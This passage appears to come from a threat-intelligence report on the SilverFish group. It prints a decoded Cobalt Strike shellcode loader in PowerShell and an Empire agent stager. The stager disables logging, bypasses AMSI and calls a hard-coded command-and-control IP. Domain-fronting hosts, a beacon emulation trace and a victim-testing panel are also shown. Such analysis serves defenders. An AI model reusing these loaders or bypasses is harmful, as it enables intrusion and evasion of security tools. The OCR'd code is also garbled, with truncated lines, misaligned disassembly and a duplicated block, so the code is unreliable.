
Figure 24. **Sarasota DirectorySearcher code**

Some of the Sarasota filter parameters used by the SilverFish group are listed below.

- Sarasota -operatingsystem *server* -Domaincontroller ***
- Sarasota -operatingsystem *2003*
- Sarasota -operatingsystem *server* » C:\\programdata\\srv.txt

3.3.3 Cobalt Strike & Empire Beacons

During the post-exploitation analysis, the PTI Team identified several encoded/obfuscated Powershell commands for loading Cobalt Strike and Empire beacon payloads. Almost all of the Cobalt Strike payloads are executed with compressed and encoded Powershell commands. The decoded and decompressed Powershell commands contains another Powershell loader script. The second stage script extracts the BASE64 Cobalt Strike beacon payload and decodes it by performing an XOR operation with the key 53.



```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModu
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).Define
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7q

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32])
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```


Figure 25. **Decoded Cobalt Strike beacon loader Powershell code**

Executed Cobalt Strike beacons use domain fronting for communicating to the command and control server. The PTI Team was able to extract all of the Cobalt Strike beacons used by SilverFish attackers. Following table contains the Cobalt Strike command and control servers and list of domains used for fronting.

> **Analyst Note :** Domain fronting is a technique for Internet censorship circumvention that uses different domain names in different communication layers of an HTTPS connection to discreetly connect to a different target domain than is discernable to third parties monitoring the requests and connections [13].

cdn.auditor.adobe.com	→	twimg-us.azureedge.net
video.oracle.com	→	d3ser9acyt7cdp.cloudfront.net

One of the Cobalt Strike beacons used by the SilverFish group directly connected to the address **tanzaniafisheries.com** without using the domain fronting technique. That particular Cobalt Stike beacon was deployed to more than 20 victims with file name **ms6543223.csproj** 6.1 and executed with the command in the following image.



392	upload_file_programdata	12:31:32 04.09.2020	12:31:40 04.09.2020		{"file_id":"3"}
393	execute_cmd	12:32:06 04.09.2020	12:32:09 04.09.2020	see (197 bytes)	{"cmd":"C:\\\\Windows\\\\Microsoft.NET\\\\Framework64\\\\v4.0.30319\\\\msbuild.exe c:\\\\programdata\\\\ms6543223.csproj"}

Figure 26. Victim task command executing ms6543223.csproj file

> **Analyst Note :** msbuild.exe utility and .csproj files are frequently used to load shellcode in red teaming engagements.





Figure 27. Domain fronting used by SilverFish group frequently

Besides the domain fronting method, the SilverFish group uses the "mallable C2 profile" features of Cobalt Strike. The following image shows the Cobalt Strike beacon shellcode emulation results, fronted domain, and actual host value. The chosen mallable C2 profile [22] artifacts can easily be identified.




```
2e8:    55                  mov    edi,  esp
2ea:    89 e7               push   rdi
2eb:    57                  push   0x2000
2f0:    68 00 20 00 00      push   rbx
2f1:    53                  push   rsi
2f2:    56                  push   0xffffffffe2899612
2f7:    68 12 96 89 e2      call   rbp
2f9:    ff d5               test   eax,  eax
2fb:    85 c0               je     0x2c3
2fd:    74 c6               mov    eax,  DWORD PTR [rdi]
2ff:    8b 07               add    ebx,  eax
301:    01 c3               test   eax,  eax
303:    85 c0               jne    0x2ea
305:    75 e5               pop    rax
306:    58                  ret
```

```
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "video.oracle.com", 0x50, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/jquery-3.3.1.slim.min.js", 0x0, 0x0, 0x0, 'INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INT
ERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x10f8: 'wininet.HttpSendRequestA(0x28, "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\\nAccept-Language: en-US,en;q=0.5\r\\nReferer: http://code.
jquery.com/\r\\nAccept-Encoding: gzip, deflate\r\\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\\nHost: d3ser9acyt7cdp.cloudfront.net\r\\n", 0x
fffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x28, 0x111a, 0x7, 0x0)' -> None
0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fd4)' -> 0x1
0x450fb0: Unhandled interrupt: intnum=0x3
Caught error: unhandled_interrupt
* Finished emulating
```

```
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "video.oracle.com", 0x50, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/jquery-3.3.1.slim.min.js", 0x0, 0x0, 0x0, 'INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INT
ERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x10f8: 'wininet.HttpSendRequestA(0x28, "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\\nAccept-Language: en-US,en;q=0.5\r\\nReferer: http://code.
jquery.com/\r\\nAccept-Encoding: gzip, deflate\r\\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\\nHost: d3ser9acyt7cdp.
fffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x28, 0x111a, 0x7, 0x0)' -> None
0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fd4)' -> 0x1
0x450fb0: Unhandled interrupt: intnum=0x3
Caught error: unhandled_interrupt
* Finished emulating
```

Figure 28. Decoded Cobalt Strike beacon shellcode emulation

The PTI Team was able to analyze one of the Empire agents used by the SilverFish group. As with Cobalt Strike beacons, Empire agent loaders are executed with encoded and compressed Powershell commands. After de-obfuscating the Empire agent loader, the PTI Team extracted the **https://149.154.157.248:443** C&C address.




```
If($PSVeRSionTaBlE.PSVeRSION.MAjOR -gE 3){
    $822=[Ref].ASsEMBly.GEtType('System.Management.Automation.Utils')."GETFie`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');
    If($822){
        $191=$822.GEtVALue($NuLl);
    If($191['ScriptB'+'lockLogging']){
        $191['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
        $191['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0
    }
    $vAL=[CoLlECtions.GeNERic.DIcTIonARy[sTrIng,SySTeM.OBjeCT]]::New();
    $Val.ADd('EnableScriptB'+'lockLogging',0);
    $VAL.Add('EnableScriptBlockInvocationLogging',0);
    $191['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vaL
}
ELse{
    [SCRIPtBlOCk]."GeTFIE`ld"('signatures','N'+'onPublic,Static').SEtVAluE($NUll,(New-ObjEct COLleCtiONS.GeNeric.HASHSeT[STrinG]))
}
    $REf=[Ref].ASSembLY.GetTypE('System.Management.Automation.Amsi'+'Utils');
    $Ref.GeTFieLD('amsiInitF'+'ailed','NonPublic,Static').SEtVALuE($NuLL,$trUe);

};
[SYSTEM.NET.SERvicePOINTMaNAger]::EXPect100CoNTInue=0;
$566=NEW-OBJeCT SysTeM.Net.WEBCLIeNt;
$u='Mozilla/5.0 (Windows NT 6.1;
    WOW64;
    Trident/7.0;
    rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallbac = {$true};
$ser=$([Text.EncodIng]::UNICodE.GeTSTrINg([COnvERT]::FromBAsE64StRi('aAB0AHQAcABzADoALwAvADEANAA5AC4AMQA1ADQALgAxADUANwAuADIANAA4ADoANAA0ADMA'));
$t='/admin/get.php';
$566.HEadERS.ADD('User-Agent',$u);
$566.PrOxY=[SYStEm.NET.WeBRequeSt]::DEfAULtWEBPrOXY;
$566.Proxy.CreDeNTials = [System.NeT.CREDenTIALCAchE]::DEfaulTNEtWoRkCrEDENtialS;
$Script:Proxy = $566.Proxy;
$K=[SYStEm.TeXT.ENCoDiNg]::ASCII.GeTBYTEs('CbtXg/_>{
    6T^-u[xU]VEe:jqlIZ4|5c7');
    $R={
    $D,$K=$ARgS;
    $S=0..255;0..255|%{
    $J=($J+$S[$_]+$K[$_%$K.COUnt])%256;
    $S[$_],$S[$J]=$S[$J],$S[$_]
};

$D|%{
    $I=($I+1)%256;
    $H=($H+$S[$I])%256;
    $S[$I],$S[$H]=$S[$H],$S[$I];
    $_-BxOr$S[($S[$I]+$S[$H])%256]
}
```

https://149.154.157.248:443

Figure 29. Decoded Empire agent code

3.4 VictimTotal Sandbox

One of the most shocking discoveries of the PTI Team was a web panel for testing the malicious payloads over a list of actual victim devices with enterprise EDR and AV solutions. The SilverFish attackers were using this system to periodically test their malicious payloads on more than 6000 victim devices, scripts, and implants. The following images (Figure 30, 31) contain the list of victims with various different enterprise security solutions. The top section includes brief information about the malicious file that is being scanned periodically and at the right-most column there are scanning results gathered from the security solutions of victims' devices.




Thread ID: **515** Routes: 500: default, 501: default

File Name: buildus9_3.ps1
File Size: 5291550 bytes
File MD5: 7982b08be78ee4136efd89b06941f75c
File Uploaded: 18:28:09 09.03.2021 (7 days, 4 hours, 30 minutes, 33 seconds ago)
Static AV Filter: /Kaspersky|ZoneAlarm|ALYac|FortiClient|Zillya|Fortinet|BitDefender|DrWeb|Eset |Emsisoft|CrowdStrike|CbDefense/i

550-600 loaders:

[redacted]	Country	Time	OS	Arch	[redacted]	AV (w/o Windows Defender)	Success	Error text
[redacted]	US	10.03.2021 15:33	WIN 10	0	[redacted]		OK	-
[redacted]	US	10.03.2021 15:33	WIN 10	0	[redacted]	Malwarebytes	OK	-
[redacted]	US	10.03.2021 15:26	WIN 10	0	[redacted]		OK	-
[redacted]	US	10.03.2021 15:13	WIN 10	0	[redacted]	Sophos Anti-Virus	OK	-
[redacted]	US	10.03.2021 14:37	WIN 10	0	[redacted]		OK	-
[redacted]	US	10.03.2021 14:35	WIN 10	0	[redacted]	Norton Security	OK	-
[redacted]	US	10.03.2021 14:27	WIN 10	0	[redacted]		OK	-
[redacted]	US	10.03.2021 14:20	WIN 10	0	[redacted]		OK	-
[redacted]	CA	10.03.2021 14:09	WIN 10	0	[redacted]	CrowdStrike Falcon Sensor	ERROR	AV
[redacted]	CA	10.03.2021 13:51	WIN 7/S08r2	0	[redacted]	Symantec Endpoint Protection CbDefense	ERROR	AV
[redacted]	US	10.03.2021 12:55	WIN 10	0	[redacted]	VIPRE Business Agent ThreatTrack Security VIPRE Business Agent	OK	-

Figure 30. **VictimTotal Sandbox testing a given sample compiled for the US targets**



Thread ID: **521** Routes: 500: NL DE GB MX FR IT ES AU PT AT DK

File Name: build_eu.ps1
File Size: 5291530 bytes
File MD5: f43f16e900ed0c70062951d226081b8e
File Uploaded: 18:27:55 09.03.2021 (7 days, 4 hours, 30 minutes, 48 seconds ago)

800-850 loaders:

[redacted]	Country	Time	OS	Arch	[redacted]	AV (w/o Windows Defender)	Success	Error text
[redacted]	AU	11.03.2021 06:33	WIN 10	0	[redacted]	Avira Antivirus	OK	-
[redacted]	MX	11.03.2021 06:19	WIN 10	0	[redacted]		OK	-
[redacted]	AU	11.03.2021 06:13	WIN 10	0	[redacted]	McAfee VirusScan Malwarebytes	OK	-
[redacted]	AU	11.03.2021 06:11	WIN 10	0	[redacted]		OK	-
[redacted]	AU	11.03.2021 06:02	WIN 7/S08r2	0	[redacted]	Norton Internet Security	OK	-
[redacted]	MX	11.03.2021 05:46	WIN 7/S08r2	0	[redacted]	Microsoft Security Essentials Avast Antivirus	OK	-
[redacted]	AU	11.03.2021 05:28	WIN 10	0	[redacted]	Trend Micro Maximum Security	OK	-
[redacted]	MX	11.03.2021 05:20	WIN 10	0	[redacted]		OK	-
[redacted]	AU	11.03.2021 05:00	WIN 10	0	[redacted]		OK	-
[redacted]	AU	11.03.2021 04:50	WIN 10	0	[redacted]		OK	-
[redacted]	MX	11.03.2021 04:22	WIN 7/S08r2	0	[redacted]		OK	-

Figure 31. **VictimTotal Sandbox testing a given sample compiled for EU targets**

If the uploaded file gets a different detection result, the website notifies the logged-in user. This feature indicates that SilverFish group members are tracking the detection rate of their payloads in real time. The PTI Team also noticed two payloads uploaded to the file detection sandbox panel, one of which is named **buildus9_3.ps1** (Figure 30) and other **build_eu.ps1** (Figure 31). This could mean that the SilverFish group is targeting the US and EU with specially crafted payloads.

The following table contains the MD5 hashes of the files that are uploaded for periodical detection checking.

File Name	MD5 Hash
build_eu.ps1	f43f16e900ed0c70062951d226081b8e
buildus9_3.ps1	7982b08be78ee4136efd89b06941f75c

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
3.4.1 NetSupport Remote Control


During the analysis made on the C&C server contents, PTI team was able to gather the **buildus9_3.ps1** and **build_eu.ps1** files that are uploaded to detection sandbox panel which is explained in section 3.4. At first glance, PTI team observed that the files are heavily obfuscated and the main payload is encrypted using AES encryption.



```
J+c3HygXtS7AMYzbX/4JTpiOi0FQr51Jb9Kn/H+c9wGlVGk7Mquy9vlx/EBsgZxE6igqitMayLe3hSoyEY8KSjntejJTBwUZ1Pz6FPtLgx2hSSv3esjWHaTbaEO/mjxi8BpnGRA5Fk797fz1iQq86Q0Cj/Bpsb4Y6v7NN+rAcBEC8L4cd0h/za20RYIC0DNftf5g3IN3Ka3elK9h05AmPD3EjY2KeHo
4qSxWqdKH5lxMcUGKEoA26eyhD0ZgvvbOi8hz32FgZ8lTs2KR+goFoN84/rQ8npg8yeEO8B7q+gDckCG7IDNnV2EhSbbXqlOEENhE8HP6O0wWAtwZgDrzDzf0HzJu0N3bUUTSXIOi+jbhZK8zATHXWzhhJuX4M6hXjFAoGUR2s+0sCvwW7f1OCFH8gDkmug5PvmMDxrPzqIOSWJmRNvG3OjKyLEFpRa
hwcZcWpqsgV/nSsqTjOCM6Dz06B81bABmYpMiXOG5jLaqsZ9L3DUPccBzuMcM2AeRQKP3G+ZAVLMdVTo5V2XdALmjfbStRRGbZqpeL1sq8vRueOpuIhO6XSx";
$VNVIEJVI = New-Object System.Text.ASCIIEncoding;
$IDNSFXTNCPd = $VNVIEJVI.GetBytes("VHOWTOFUDWBSDWRA");
$NHNEBZUBMCa = [Convert]::FromBase64String($NHNEBZUBMC);
$sgbbjruy = New-Object System.Security.Cryptography.PasswordDeriveBytes($ETLCTMXTLB, $VNVIEJVI.GetBytes($MLBPSIUBXP), "SHA1", 2);
[Byte[]] $NZGOMEKBYL = $sgbbjruy.GetBytes(16);
$UDSWEUEEJH = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
